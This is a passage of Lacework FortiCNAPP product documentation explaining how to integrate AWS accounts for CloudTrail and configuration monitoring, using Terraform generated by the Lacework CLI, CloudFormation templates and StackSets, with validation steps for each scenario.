4. Once satisfied with the changes that will be applied, run `terraform apply` to execute Terraform.

If you have an SNS topic configured on the existing CloudTrail, specify it using the `--existing_sns_topic_arn YourExistingTopicARN` flag.

If you do not have an existing SNS topic configured on the existing CloudTrail, then the Terraform module automatically creates one, but you must manually attach the SNS topic to the existing CloudTrail.

For more information on organization-level CloudTrail deployments, see AWS documentation.

If creating the `main.tf` file manually, you can use Terraform inputs to customize Lacework FortiCNAPP Terraform modules. See the documentation on the Terraform Registry for the complete list of inputs for each module.

Validate the Configuration

To confirm that the Cloud Account integrations are working, use the Lacework FortiCNAPP CLI or log in to the Lacework FortiCNAPP Console.

To validate the integration using the CLI, run the `lacework cloud-account list` command. You should see at least two integrations (depending on how many `--aws_subaccount` flags you provided): one or more `AwsCfg` for the Config integration(s), and `AwsCtSqs` for the CloudTrail integration.

To validate the integration using the Lacework FortiCNAPP Console, log in to your account and go to *Settings* > *Integrations* > *Cloud Accounts*.

Scenario 5 - Configure Multiple AWS Accounts

This scenario configures multiple AWS accounts for cloud resource configuration compliance *only*. You must have a corresponding AWS credentials file with the respective profiles listed in the example. For example, if your credentials file includes a profile named `development`, then use that name in the `--aws_subaccount` flag in the command.

Run the Lacework FortiCNAPP CLI in CloudShell

1. Ensure you have your multiple account credentials in your `~/.aws/credentials` file.
2. Inside your CloudShell, run the following Lacework FortiCNAPP CLI command:

```
lacework generate cloud-account aws --config             \
  --noninteractive --aws_region RegionOfYourMainAccount  \
  --aws_subaccount SubAccount1:RegionOfYourSubAccount1   \
  --aws_subaccount SubAccount2:RegionOfYourSubAccount2   \
  --aws_subaccount SubAccount3:RegionOfYourSubAccount3
```

   The Terraform files are created in the `~/lacework/aws` directory.
3. Navigate to the `~/lacework/aws` directory.
4. Run `terraform plan` and review the changes that will be applied.
5. Once satisfied with the changes that will be applied, run `terraform apply` to execute Terraform.

If creating the `main.tf` file manually, you can use Terraform inputs to customize Lacework FortiCNAPP Terraform modules. See the documentation on the Terraform Registry for the complete list of inputs for each module.

Validate the Configuration

To confirm that the Cloud Account integrations are working, use the Lacework FortiCNAPP CLI or log in to the Lacework FortiCNAPP Console.

To validate the integration using the CLI, run the `lacework cloud-account list` command. You should see as many `AwsCfg` integrations as `--aws_subaccount` flags you provided plus the main account.

To validate the integration using the Lacework FortiCNAPP Console, log in to your account and go to *Settings* > *Integrations* > *Cloud Accounts*.

Supplemental - For New or Existing CloudTrail with KMS Encrypted Buckets

Lacework FortiCNAPP supports reading from KMS-encrypted CloudTrail buckets by configuring the cross-account role to give Lacework FortiCNAPP access to the KMS key.

When the below inputs are added to your Terraform plan, your CloudTrail and S3 are configured to use the provided KMS key, and your cross-account role is updated to allow Lacework FortiCNAPP to read the KMS key.

Input	Details
bucket_sse_algorithm	For KMS, specify `aws:kms`
bucket_sse_key_arn	Specify the ARN of your KMS key. (Access to this key is granted to the Lacework FortiCNAPP IAM cross-account role.)

Example

```
module "aws_cloudtrail" {
  source  = "lacework/cloudtrail/aws"
  version = "~> 2.0"

  ... More code here ...

  bucket_sse_algorithm    = "aws:kms"
  bucket_sse_key_arn      = "arn:aws:kms:example-region-1:123456789098:key/111aa2bb-333c-
4d44-5555-a111bb2c33dd"
}
```

AWS Integration - Terraform from Any Supported Host

To integrate with AWS, Lacework FortiCNAPP recommends using guided configuration. The guided interface takes your input and generates a script that downloads and sets up all necessary Lacework FortiCNAPP CLI and Terraform components to create the integration non-interactively.

To use guided configuration:

1. In the Lacework FortiCNAPP Console go to *Settings* > *Integrations* > *Cloud accounts*.
2. Click *+ Add New*.
3. Click *Amazon Web Services* and select *Guided configuration*.

Alternatively, follow the steps in this topic for the following methods:

- Use the Lacework FortiCNAPP CLI to generate and run Terraform code.
- Create the `main.tf` file manually and run Terraform from any supported host. This may be required for complex integration scenarios.

Overview

This topic describes how to integrate with AWS by running Lacework FortiCNAPP Terraform modules from any host supported by Terraform.

If you are new to the Lacework FortiCNAPP Terraform provider, or Lacework FortiCNAPP Terraform modules, read Terraform for Lacework FortiCNAPP Overview to learn the basics on how to configure the provider.

Lacework FortiCNAPP Terraform modules for AWS do not support GovCloud integration yet.

Resources Provisioned by Lacework FortiCNAPP Terraform Modules

To integrate AWS with Lacework FortiCNAPP, Lacework FortiCNAPP Terraform modules provision the following resources in the designated AWS account:

- *IAM Cross-Account Role* - A cross-account role is required to give access to Lacework FortiCNAPP access for assessments of cloud resource configurations and for analysis of CloudTrail events. The cross-account role is given the following policies:
  - SecurityAudit - AWS-managed policy to provide read-only access to cloud resource configurations.
  - *Lacework FortiCNAPP Custom Audit Policy* - A custom policy that extends SecurityAudit to enable read-only access to additional configuration resources.
  - *Lacework FortiCNAPP Custom IAM Policy* - A custom policy that provides Lacework FortiCNAPP read-only access to ingest CloudTrail logs.
- *CloudTrail* - Lacework FortiCNAPP can create a new trail or use an existing CloudTrail.
- *S3 Bucket* - An S3 bucket is required for all CloudTrail integrations. Lacework FortiCNAPP can use an existing bucket or create a new bucket in the designated account.
- *SNS Topic* - An SNS topic is required for all CloudTrail integrations. Terraform can use an existing SNS topic or create one if an SNS topic has not been added to an existing CloudTrail.
- *SQS Queue* - An SQS queue is required for all CloudTrail integrations and monitored by Lacework FortiCNAPP.

Requirements

- *AWS Account Admin* - The account used to run Terraform must have administrative privileges on every AWS account you intend to integrate with Lacework FortiCNAPP.
- *AWS CLI* - The Terraform provider for AWS leverages the configuration from the AWS CLI and it is recommended the AWS CLI is installed and configured with API keys for the account being integrated.
- *Lacework FortiCNAPP Administrator* - A Lacework FortiCNAPP account with administrator privileges.
- *Lacework FortiCNAPP CLI* - The Terraform Provider for Lacework FortiCNAPP leverages the configuration from the Lacework FortiCNAPP CLI.
- *Terraform* - `~> 0.14`, `~> 0.15`, `~> 1.0`, `~> 1.1`.
- Ensure that you are deploying the integration to a supported AWS region.

Module Inputs Reference

For an up-to-date guide on all available configuration inputs, refer to the Terraform Registry documentation:

- AWS CloudTrail Module Inputs
- AWS Config Module Inputs
- AWS IAM Role Module Inputs
- AWS CloudTrail for Control Tower Module Inputs

Module Dependencies

Lacework FortiCNAPP Terraform modules for AWS have the following dependencies that are installed when running `terraform init`:

- `aws`
- `random`
- `time`

For detailed information on these dependencies, see Lacework FortiCNAPP on the Terraform Registry.

Install and Configure the Lacework FortiCNAPP CLI

To configure accounts, the Terraform provider for Lacework FortiCNAPP leverages the Lacework FortiCNAPP CLI configuration to authenticate with the Lacework FortiCNAPP API server. Lacework FortiCNAPP provides a shell script to install the Lacework FortiCNAPP CLI in your system.

Follow these instructions to install and configure the Lacework FortiCNAPP CLI before continuing.

Install the AWS CLI

For details on how to install the AWS CLI, see Configuring your AWS CLI.

Deployment Scenarios

Lacework FortiCNAPP Terraform modules for AWS support the following deployment scenarios:

Scenario 1 - Add Configuration Assessment Only

This scenario configures an AWS account for cloud resource configuration assessment.

Run the Lacework FortiCNAPP CLI

1. Run the following CLI command:

```
lacework generate cloud-account aws  \
  --config --noninteractive          \
  --aws_region AWSRegion
```

   The Terraform files are created in the `~/lacework/aws` directory.
2. Navigate to the `~/lacework/aws` directory.
3. Run `terraform plan` and review the changes that will be applied.
4. Once satisfied with the changes that will be applied, run `terraform apply` to execute Terraform.

If creating the `main.tf` file manually, you can use Terraform inputs to customize Lacework FortiCNAPP Terraform modules. See the documentation on the Terraform Registry for the complete list of inputs for each module.

Validate the Configuration

To confirm that the Cloud Account integrations are working, use the Lacework FortiCNAPP CLI or log in to the Lacework FortiCNAPP Console.

To validate the integration using the CLI, run the `lacework cloud-account list` command. You should see `AwsCfg` for the Configuration integration.

To validate the integration using the Lacework FortiCNAPP Console, log in to your account and go to *Settings* > *Cloud Accounts*.

Scenario 2 - Deploy New CloudTrail and Add Configuration Assessment

This scenario creates a new CloudTrail in an AWS account along with a cross-account IAM role to provide Lacework FortiCNAPP access to monitor CloudTrail, AWS resource configurations, and integrate the AWS account into Lacework FortiCNAPP.

Run the Lacework FortiCNAPP CLI

1. Run the following CLI command:

```
lacework generate cloud-account aws       \
  --config --cloudtrail --noninteractive  \
  --aws_region AWSRegion
```

The Terraform files are created in the `~/lacework/aws` directory.

2. Navigate to the `~/lacework/aws` directory.
3. Run `terraform plan` and review the changes that will be applied.
4. Once satisfied with the changes that will be applied, run `terraform apply` to execute Terraform.

If creating the `main.tf` file manually, you can use Terraform inputs to customize Lacework FortiCNAPP Terraform modules. See the documentation on the Terraform Registry for the complete list of inputs for each module.

Validate the Configuration

To confirm that the Cloud Account integrations are working, use the Lacework FortiCNAPP CLI or log in to the Lacework FortiCNAPP Console.

To validate the integration using the CLI, run the `lacework cloud-account list` command. You should see two integrations: `AwsCfg` for the Configuration integration, and `AwsCtSqs` for the CloudTrail integration.

To validate the integration using the Lacework FortiCNAPP Console, log in to your account and go to *Settings* > *Integrations* > *Cloud Accounts*.

Scenario 3 - Integrate Existing CloudTrail and Add Configuration Assessment

In this scenario, Terraform configures a cross-account IAM role to provide Lacework FortiCNAPP access to monitor an existing CloudTrail. That same cross-account role also provides Lacework FortiCNAPP permissions to audit AWS resource configurations and integrate the AWS account into Lacework FortiCNAPP. An SQS queue is created for Lacework FortiCNAPP, and you can optionally deploy an SNS topic for that SQS queue if one does not already exist.

About SNS Topics

AWS CloudTrail provides an option to create an SNS topic, which is required to integrate AWS environments with Lacework FortiCNAPP. The Lacework FortiCNAPP Terraform module for CloudTrail creates a new SNS topic by default. The SNS topic must be created in the same region as the existing CloudTrail, and it must be manually attached to the CloudTrail by logging in to the AWS console, navigating to CloudTrail, and then selecting the new SNS topic.

Run the Lacework FortiCNAPP CLI

The command must be run in the account that owns the S3 bucket used with the CloudTrail.

1. Run the following CLI command:

```
lacework generate cloud-account aws       \
  --config --cloudtrail --noninteractive  \
  --aws_region AWSRegion                  \
  --existing_bucket_arn BucketARN
```

   The Terraform files are created in the `~/lacework/aws` directory.
2. Navigate to the `~/lacework/aws` directory.
3. Run `terraform plan` and review the changes that will be applied.
4. Once satisfied with the changes that will be applied, run `terraform apply` to execute Terraform.

If you have an SNS topic configured on the existing CloudTrail, specify it using the `--existing_sns_topic_arn YourExistingTopicARN` flag.

If you do not have an existing SNS topic configured on the existing CloudTrail, then the Terraform module automatically creates one, but you must manually attach the SNS topic to the existing CloudTrail.

If creating the `main.tf` file manually, you can use Terraform inputs to customize Lacework FortiCNAPP Terraform modules. See the documentation on the Terraform Registry for the complete list of inputs for each module.

Validate the Configuration

To confirm that the Cloud Account integrations are working, use the Lacework FortiCNAPP CLI or log in to the Lacework FortiCNAPP Console.

To validate the integration using the CLI, run the `lacework cloud-account list` command. You should see two integrations: `AwsCfg` for the Configuration integration, and `AwsCtSqs` for the CloudTrail integration.

To validate the integration using the Lacework FortiCNAPP Console, log in to your account and go to *Settings* > *Integrations* > *Cloud Accounts*.

Scenario 4 - Deploy New Consolidated CloudTrail and Configuration Assessment

Lacework FortiCNAPP supports the integration of consolidated CloudTrail deployments where multiple sub-accounts send CloudTrail logs to a main CloudTrail account.

This scenario enables an organization CloudTrail and a cross-account IAM role to give Lacework FortiCNAPP access to CloudTrail and integrates the AWS accounts into Lacework FortiCNAPP.

For consolidated CloudTrails, Lacework FortiCNAPP maps the account ID to the account alias for the root account only. Other account IDs are not mapped to their account aliases.

Run the Lacework FortiCNAPP CLI

1. Run the following CLI command:

```
lacework generate cloud-account aws       \
  --config --cloudtrail --noninteractive  \
  --aws_region RegionOfMainAccount        \
  --consolidated_cloudtrail               \
  --aws_subaccount SubAccount:RegionOfSubAccount
```

   - To integrate more sub-accounts, provide multiple `--aws_subaccount` flags.
   - The AWS sub-accounts names you provide must match the profile names in your `~/.aws/credentials` file.

   The Terraform files are created in the `~/lacework/aws` directory.
2. Navigate to the `~/lacework/aws` directory.
3. Run `terraform plan` and review the changes that will be applied.
4. Once satisfied with the changes that will be applied, run `terraform apply` to execute Terraform.

For more information on organization level CloudTrail deployments, see AWS documentation.

If creating the `main.tf` file manually, you can use Terraform inputs to customize Lacework FortiCNAPP Terraform modules. See the documentation on the Terraform Registry for the complete list of inputs for each module.

Validate the Configuration

To confirm that the Cloud Account integrations are working, use the Lacework FortiCNAPP CLI or log in to the Lacework FortiCNAPP Console.

To validate the integration using the CLI, run the `lacework cloud-account list` command. You should see at least two integrations (depending on how many `--aws_subaccount` flags you provided): one or more `AwsCfg` for the Config integration(s), and `AwsCtSqs` for the CloudTrail integration.

To validate the integration using the Lacework FortiCNAPP Console, log in to your account and go to *Settings* > *Integrations* > *Cloud Accounts*.

Scenario 5 - Integrate Existing Consolidated CloudTrail and Configuration Assessment

Lacework FortiCNAPP supports the integration of consolidated CloudTrail deployments where multiple sub-accounts send CloudTrail logs to a main CloudTrail account.

This scenario uses an existing consolidated CloudTrail, and deploys a cross-account IAM role to give Lacework FortiCNAPP access to CloudTrail and integrates the AWS accounts into Lacework FortiCNAPP. The cross-account role also provides Lacework FortiCNAPP access to assess cloud resource configurations.

For consolidated CloudTrails, Lacework FortiCNAPP maps the account ID to the account alias for the root account only. Other account IDs are not mapped to their account aliases.

About SNS Topics

AWS CloudTrail provides an option to create an SNS topic, which is required to integrate AWS environments with Lacework FortiCNAPP. The Lacework FortiCNAPP Terraform module for CloudTrail creates a new SNS topic by default. The SNS topic must be created in the same region as the existing CloudTrail, and it must be manually attached to the CloudTrail by logging in to the AWS console, navigating to CloudTrail, and then selecting the new SNS topic.

Run the Lacework FortiCNAPP CLI

1. Run the following CLI command:

```
lacework generate cloud-account aws       \
  --config --cloudtrail --noninteractive  \
  --aws_region RegionOfMainAccount        \
  --consolidated_cloudtrail               \
  --existing_bucket_arn BucketARN         \
  --aws_subaccount SubAccount:RegionOfSubAccount
```

   The Terraform files are created in the `~/lacework/aws` directory.
2. Navigate to the `~/lacework/aws` directory.
3. Run `terraform plan` and review the changes that will be applied.

4. Once satisfied with the changes that will be applied, run `terraform apply` to execute Terraform.

If you have an SNS topic configured on the existing CloudTrail, specify it using the `--existing_sns_topic_arn YourExistingTopicARN` flag.

If you do not have an existing SNS topic configured on the existing CloudTrail, then the Terraform module automatically creates one, but you must manually attach the SNS topic to the existing CloudTrail.

For more information on organization level CloudTrail deployments, see AWS documentation.

If creating the `main.tf` file manually, you can use Terraform inputs to customize Lacework FortiCNAPP Terraform modules. See the documentation on the Terraform Registry for the complete list of inputs for each module.

Validate the Configuration

To confirm that the Cloud Account integrations are working, use the Lacework FortiCNAPP CLI or log in to the Lacework FortiCNAPP Console.

To validate the integration using the CLI, run the `lacework cloud-account list` command. You should see at least two integrations (depending on how many `--aws_subaccount` flags you provided): one or more `AwsCfg` for the Configuration integration(s), and `AwsCtSqs` for the CloudTrail integration.

To validate the integration using the Lacework FortiCNAPP Console, log in to your account and go to *Settings* > *Integrations* > *Cloud Accounts*.

Scenario 6 - AWS Organizations Using AWS Control Tower

The Terraform solution for Control Tower supports CloudTrail only. To use Terraform to create a Configuration integration for multiple accounts, see Scenario 7 - Configure Multiple AWS Accounts. To use Control Tower to create a Configuration integration, see AWS Control Tower Integration Using CloudFormation.

Lacework FortiCNAPP supports the integration of consolidated CloudTrail for AWS Organizations using AWS Control Tower (or similar deployments) that split the S3 bucket for the consolidated CloudTrail and the subscribed SNS topic.

This scenario uses an existing consolidated CloudTrail in an S3 bucket, deploys a cross-account IAM role to the `log_archive` account to give Lacework FortiCNAPP access to that S3 bucket, deploys an SQS queue for the existing SNS topic in the `audit` account and finally, integrates the AWS accounts into Lacework FortiCNAPP.

Run the Lacework FortiCNAPP CLI

1. Run the following CLI command:

```
lacework generate cloud-account aws controltower \
  --log_archive_account profile:AWSRegion        \
  --audit_account profile:AWSRegion              \
  --sns_topic_arn TopicARN                       \
  --s3_bucket_arn BucketARN --noninteractive
```

   The `profile` for `--log_archive_account` and `--audit_account` must match the profile names in your `~/.aws/credentials` file.

   The Terraform files are created in the `~/lacework/aws` directory.
2. Navigate to the `~/lacework/aws` directory.
3. Run `terraform plan` and review the changes that will be applied.
4. Once satisfied with the changes that will be applied, run `terraform apply` to execute Terraform.

If your CloudTrail S3 logs are encrypted, specify the following specify the `--bucket_sse_key_arn` flag.

If you have an IAM role in your `log_archive` account that you want to use, specify the `--iam_role_name RoleName` and `--iam_role_arn RoleARN` flags. If you do not have an existing IAM role configured in your `log_archive` account, Terraform automatically creates one. This IAM role MUST be in the `log_archive` account, not the `audit` account.

If creating the `main.tf` file manually, you can use Terraform inputs to customize Lacework FortiCNAPP Terraform modules. See the documentation on the Terraform Registry for the complete list of inputs for each module.

Validate the Configuration

After Terraform finishes applying changes, use the Lacework FortiCNAPP CLI or log in to the Lacework FortiCNAPP Console to confirm the integration is working.

To validate the integration using the CLI, open a Terminal and run `lacework cloud-account list`. You should see `AwsCtSqs` for the CloudTrail integration.

To validate the integration using the Lacework FortiCNAPP Console, log in to your account and go to *Settings* > *Integrations* > *Cloud Accounts*.

Scenario 7 - Configure Multiple AWS Accounts

This scenario configures multiple AWS accounts for cloud resource configuration compliance *only*. You must have a corresponding AWS credentials file with the respective profiles listed in the example. For example, if your credentials file includes a profile named `development`, then use that name in the `--aws_subaccount` flag in the command.

Run the Lacework FortiCNAPP CLI

1. Run the following CLI command:

```
lacework generate cloud-account aws --config         \
  --noninteractive --aws_region RegionOfMainAccount  \
  --aws_subaccount SubAccount1:RegionOfSubAccount1   \
  --aws_subaccount SubAccount2:RegionOfSubAccount2   \
  --aws_subaccount SubAccount3:RegionOfSubAccount3
```

   The Terraform files are created in the `~/lacework/aws` directory.
2. Navigate to the `~/lacework/aws` directory.
3. Run `terraform plan` and review the changes that will be applied.
4. Once satisfied with the changes that will be applied, run `terraform apply` to execute Terraform.

If creating the `main.tf` file manually, you can use Terraform inputs to customize Lacework FortiCNAPP Terraform modules. See the documentation on the Terraform Registry for the complete list of inputs for each module.

Validate the Configuration

To confirm that the Cloud Account integrations are working, use the Lacework FortiCNAPP CLI or log in to the Lacework FortiCNAPP Console.

To validate the integration using the CLI, run the `lacework cloud-account list` command. You should see as many `AwsCfg` integrations as `--aws_subaccount` flags you provided plus the main account.

To validate the integration using the Lacework FortiCNAPP Console, log in to your account and go to *Settings* > *Integrations* > *Cloud Accounts*.

Scenario 8 - Integrate Existing CloudTrail Using S3 Bucket Notifications

In this scenario, Terraform configures a cross-account IAM role to provide Lacework FortiCNAPP access to an existing CloudTrail with Lacework FortiCNAPP and uses S3 Bucket notifications rather than CloudTrail SNS notifications. An SQS queue is created for Lacework FortiCNAPP, and you can optionally deploy an SNS topic for that SQS queue if one does not already exist.

If your existing S3 bucket is already sending messages to your existing SQS queue, the new S3 to SQS notification setup (for Lacework FortiCNAPP) is not possible because both notifications require the same suffix (not allowed by AWS). In this case, you can move to an SNS fanout.

Terraform must be configured to run using the account that owns the S3 bucket used with the CloudTrail.

Run the Lacework FortiCNAPP CLI

1. Run the following CLI command:

```
lacework generate cloud-account aws  \
  --cloudtrail --noninteractive      \
  --aws_region AWSRegion             \
  --existing_bucket_arn BucketARN    \
  --use_s3_bucket_notification
```

   The Terraform files are created in the `~/lacework/aws` directory.
2. Navigate to the `~/lacework/aws` directory.
3. Run `terraform plan` and review the changes that will be applied.
4. Once satisfied with the changes that will be applied, run `terraform apply` to execute Terraform.

If creating the `main.tf` file manually, you can use Terraform inputs to customize Lacework FortiCNAPP Terraform modules. See the documentation on the Terraform Registry for the complete list of inputs for each module.

Validate the Configuration

To confirm that the Cloud Account integrations are working, use the Lacework FortiCNAPP CLI or log in to the Lacework FortiCNAPP Console.

To validate the integration using the CLI, run the `lacework cloud-account list` command. You should see `AwsCtSqs` for the CloudTrail integration.

To validate the integration using the Lacework FortiCNAPP Console, log in to your account and go to *Settings* > *Integrations* > *Cloud Accounts*.

Supplemental - For New or Existing CloudTrail with KMS Encrypted Buckets

Lacework FortiCNAPP supports reading from KMS-encrypted CloudTrail buckets by configuring the cross-account role to give Lacework FortiCNAPP access to the KMS key.

When the below inputs are added to your Terraform plan, your CloudTrail and S3 are configured to use the provided KMS key, and your cross-account role is updated to allow Lacework FortiCNAPP to read the KMS key.

Input	Details
bucket_sse_algorithm	For KMS, specify `aws:kms`

Input	Details
bucket_sse_key_arn	Specify the ARN of your KMS key. (Access to this key is granted to the Lacework FortiCNAPP IAM cross-account role.)

Example

```
module "aws_cloudtrail" {
  source  = "lacework/cloudtrail/aws"
  version = "~> 2.0"

  ... More code here ...

  bucket_sse_algorithm    = "aws:kms"
  bucket_sse_key_arn      = "arn:aws:kms:example-region-1:123456789098:key/111aa2bb-333c-
4d44-5555-a111bb2c33dd"
}
```

AWS Security Token Service Limitations

The Lacework FortiCNAPP AWS module fails due to STS limitations. See AWS STS documentation for more information.

Using aws-vault, for example, requires passing the `--no-session` flag. See aws-vault documentation for more information.

AWS Integration Using CloudFormation

Lacework FortiCNAPP integrates with AWS to analyze CloudTrail for monitoring cloud account security, and for cloud resource configuration compliance.

AWS CloudFormation gives you an easy way to model a collection of related AWS and third-party resources, provision them quickly and consistently, and manage them throughout their lifecycles, by treating infrastructure as code. A CloudFormation template describes your resources and their dependencies so you can launch and configure them together as a stack. You can use a template to create, update, and delete an entire stack as a single unit, as often as you need to, instead of managing resources individually. You can manage and provision stacks across multiple AWS accounts and AWS regions.

For details about AWS CloudFormation, see AWS CloudFormation.

This document describes how to integrate Lacework FortiCNAPP with AWS CloudFormation with one of the following configurations:

- Configuration to analyze AWS configuration compliance
- CloudTrail+Configuration to analyze CloudTrail activity for monitoring cloud account security and AWS configuration compliance

If you use AWS Organizations, see AWS Organizations and StackSets about how you can use the CloudFormation template to automatically add or remove new AWS accounts in Lacework FortiCNAPP.

AWS Configuration Compliance with CloudFormation

The procedures in this section configure an integration to analyze AWS configuration compliance only.

During initial Lacework FortiCNAPP account setup, you can add a single AWS account to Lacework FortiCNAPP. Later you can add additional accounts from the Lacework FortiCNAPP Console using a CloudFormation template that launches the AWS console. However, integrating multiple AWS accounts using the AWS console is not efficient because each integration requires you to log in to each account with administrative privileges and ensure there are no resource conflicts when creating the CloudFormation stack. Instead, you can integrate multiple AWS accounts using Terraform.

During integration, Lacework FortiCNAPP creates an IAM role with the least privileges. To grant Lacework FortiCNAPP permission to create this role, you must log in to your AWS account as a user with administrator credentials [arn:aws:iam::aws:policy/AdministratorAccess]. You cannot complete the integration without the required credentials.

AWS Configuration

In the Lacework FortiCNAPP Console you can either *Run the CloudFormation Template* or *Download the CloudFormation Template*.

- *Run CloudFormation Template* - For the initial setup, Lacework FortiCNAPP recommends using this option, which requires fewer steps and less user interaction. Disable your browser pop-up blocker.
- *Download CloudFormation Template* - This option requires more user interaction but may be useful if you have multiple accounts with distributed ownership. **Note**: The auto-generated token included in the template download is valid for only one day.

Ensure that you are deploying the integration to a supported AWS region.

Run CloudFormation:

1. Log in to the Lacework FortiCNAPP Console.
2. Go to *Settings > Integrations > Cloud account*.
3. Click *+ Add New*.
4. Click *Amazon Web Services* and select *CloudFormation*.
5. Click *Next*.
6. Select the integration type and click *Run CloudFormation Template*. If you are already logged in to your AWS account, this redirects you to the *Create stack* page. The template populates the *Amazon S3 template URL* for you.
7. No changes are required. Click *Next*.
8. Review the *Specify stack details* page. *Resource name prefix* is populated with the account name of the first account configured to use Lacework FortiCNAPP for AWS Configuration. When adding accounts, you can keep this prefix or enter a different prefix to ensure account uniqueness. Click *Next*.
9. No changes are required on the *Configure stack options* page. Click *Next*.
10. Verify the information on the *Review* page and click *Submit*.

Download CloudFormation:

1. Log in to the Lacework FortiCNAPP Console.
2. Go to *Settings > Integrations > Cloud account*.
3. Click *+ Add New*.
4. Click *Amazon Web Services* and select *CloudFormation*.
5. Click *Next*.
6. Select the integration type and click *Download CloudFormation Template*.
7. Log in to your AWS account.
8. Select the CloudFormation service and click *Create stack*. The *Create stack* page displays.
9. For *Template source*, click *Upload a template file*.
10. Upload the Lacework FortiCNAPP template and click *Next*.
11. On the *Specify stack details* page enter a *Stack name*.
12. Enter a *Resource name prefix* such as an account name. Click *Next*.
13. No changes are required on the *Configure stack options* page. Click *Next*.

14. Verify the information on the *Review* page and click *Submit*.

CloudFormation Page

After clicking *Submit*, you are redirected back to the *CloudFormation* page. If you do not see your new stack in the table, refresh the page. Select your stack to see the event log as it is being created. When the stack is CREATE-COMPLETE, integration for a single account is complete.

AWS CloudTrail and Configuration Compliance with CloudFormation

The procedures in this section configure an integration that analyzes CloudTrail activity for monitoring cloud account security and AWS configuration compliance.

Account setup configures Lacework FortiCNAPP for CloudTrail analysis and Security Audit. After completion, a single CloudFormation stack is added to your account. If you have multiple accounts and you forward CloudTrail logs to a single S3 bucket, CloudTrail integration completes after the account setup. If you use multiple buckets, you can use the Lacework FortiCNAPP Console to add accounts after the account setup.

To analyze CloudTrail activity for monitoring cloud account security, Lacework FortiCNAPP requires that accounts be integrated individually. You can use the Lacework FortiCNAPP Console to add accounts after account setup.

During the account setup, the option to integrate with AWS follows the option to add users.

During integration, Lacework FortiCNAPP creates the least privilege IAM role. To grant Lacework FortiCNAPP permission to create this role, you must log in to your AWS account as a user with administrator credentials [arn:aws:iam::aws:policy/AdministratorAccess]. You cannot complete the integration without the required credentials.

- AWS S3 object-level APIs are excluded from CloudTrail analysis. This means that AWS CloudTrail data events are not analyzed. CloudTrail management events, however, are analyzed.
- For consolidated CloudTrails, Lacework FortiCNAPP maps the account ID to the account alias for the root account only. Other account IDs are not mapped to their account aliases.
- If you consolidate CloudTrails from multiple AWS accounts into one bucket, Lacework FortiCNAPP maps the account ID to the account alias for the root account only. Other account IDs are not mapped to account aliases.

AWS CloudTrail and Configuration

You can either *Run the CloudFormation Template* or *Download the CloudFormation Template*.

- *Run CloudFormation Template* - For the initial setup, Lacework FortiCNAPP recommends using this option, which requires fewer steps and less user interaction. For this option, disable your browser pop-up blocker.
- *Download CloudFormation Template* - This option requires more user interaction, but may be useful if you have multiple accounts with distributed ownership. **Note**: The auto-generated token included in the template download is valid for only one day.

Ensure that you are deploying the integration to a supported AWS region.

Follow the steps for the option you choose.

Run CloudFormation:

1. Log in to the Lacework FortiCNAPP Console.
2. Go to *Settings > Integrations > Cloud account*.
3. Click *+ Add New*.
4. Click *Amazon Web Services* and select **CloudFormation**.
5. Click *Next*.
6. Click *Run CloudFormation Template*. If you are already logged in to your AWS account, this redirects you to the *Create stack* page. The template populates the *Amazon S3 template URL* for you.
7. No changes are required. Click *Next*.
8. On the ***Specify stack details*** page, you can either create a new trail and S3 bucket or use an existing trail.
   - Create a new trail and S3 bucket
     a. *Resource name prefix* is populated with your account name. It doesn't need to change unless:
        - You are creating a stack for each account, in which case it must be unique for each account as the S3 bucket namespace is global, or
        - You are creating multiple stacks, in which case it must be unique to avoid resource collision
     b. Set *Create a new trail?* to *Yes*.
     c. If you want a specific S3 bucket path for your logs, add a *Log file prefix*.
     d. Leave *Bucket name* and *Topic ARN* empty.
     e. Click *Next*.
   - Use an existing trail
     a. *Resource name prefix* is populated with your account name.
     b. Set *Create a new trail?* to *No*.
     c. Leave *Log file prefix* empty; it is not applicable.
     d. Enter the *Bucket name* (not ARN) associated with your existing trail.
     e. Enter the SNS *Topic ARN* of your existing trail. If the trail does not already have an SNS topic, create one.
     f. Click *Next*.
9. Click *Next*.
10. No changes are required on the *Configure stack options page*. Click *Next*.
11. Verify the information on the *Review* page and click *Submit*.

Download CloudFormation:

1. Log in to the Lacework FortiCNAPP Console.
2. Go to *Settings > Integrations > Cloud account*.
3. Click *+ Add New*.
4. Click *Amazon Web Services* and select *CloudFormation*.
5. Click *Next*.
6. Click *Download CloudFormation Template*.
7. Log in to your AWS account.
8. Select the CloudFormation service and click *Create stack*. The *Create stack* page displays.
9. For *Template source*, click *Upload a template file*.
10. Upload the Lacework FortiCNAPP template and click *Next*.
11. On the *Specify stack details* page enter a *Stack name*.
12. You can either create a new trail and S3 bucket or use an existing trail.
    - Create a new trail and S3 bucket
        a. *Resource name prefix* is populated with your account name. It doesn't need to change unless:
            - You are creating a stack for each account, in which case it must be unique for each account as the S3 bucket namespace is global, or
            - You are creating multiple stacks, in which case it must be unique to avoid resource collision
        b. Set *Create a new trail?* to *Yes*.
        c. If you want a specific S3 bucket path for your logs, add a *Log file prefix*.
        d. Leave *Bucket name* and *Topic ARN* empty.
        e. Click *Next*.
    - Use an existing trail
        a. *Resource name prefix* is populated with your account name.
        b. Set *Create a new trail?* to *No*.
        c. Leave *Log file prefix* empty; it is not applicable.
        d. Enter the *Bucket name* (not ARN) associated with your existing trail.
        e. Enter the SNS *Topic ARN* of your existing trail. If the trail does not already have an SNS topic, create one.
        f. Click *Next*.
13. No changes are required on the *Configure stack options* page. Click *Next*.
14. Verify the information on the *Review* page and click *Submit*.

If you are integrating an existing trail, you may be using server-side encryption.

- For Server-Side Encryption with Amazon S3-Managed Keys (SSE-S3), key management is local to S3, so no changes are required.
- For Server-Side Encryption with AWS KMS-Managed Keys (SSE-KMS), key management requires access to the AWS KMS service, so you must give the Lacework FortiCNAPP-created role the required permission. Refer to Integration with S3 Buckets Using SSE-KMS for instructions on how to update the inline policy associated with the Lacework FortiCNAPP-created role. If you are manually integrating Lacework FortiCNAPP, you must grant this same permission.

For more information on Selecting a Stack Template, refer to the AWS Documentation library.

CloudFormation Page

After clicking *Submit*, you are redirected back to the *CloudFormation* page. If you do not see your new stack in the table, refresh the page. Select your stack to see the event log as it is being created. When the stack is CREATE-COMPLETE, integration of both CloudTrail and Config for a single account is complete. If you consolidate CloudTrail logs in one S3 bucket, no additional CloudTrail configuration is required.

AWS Organizations and StackSets

If AWS Control Tower is not available, but you use AWS Organizations, you can deploy the Lacework FortiCNAPP CloudFormation template using StackSets. Using a stack set lets you automatically add or remove new AWS accounts in Lacework FortiCNAPP.

Use this Lacework FortiCNAPP CloudFormation template as a stack set.

For details about working with StackSets, refer to the AWS documentation.

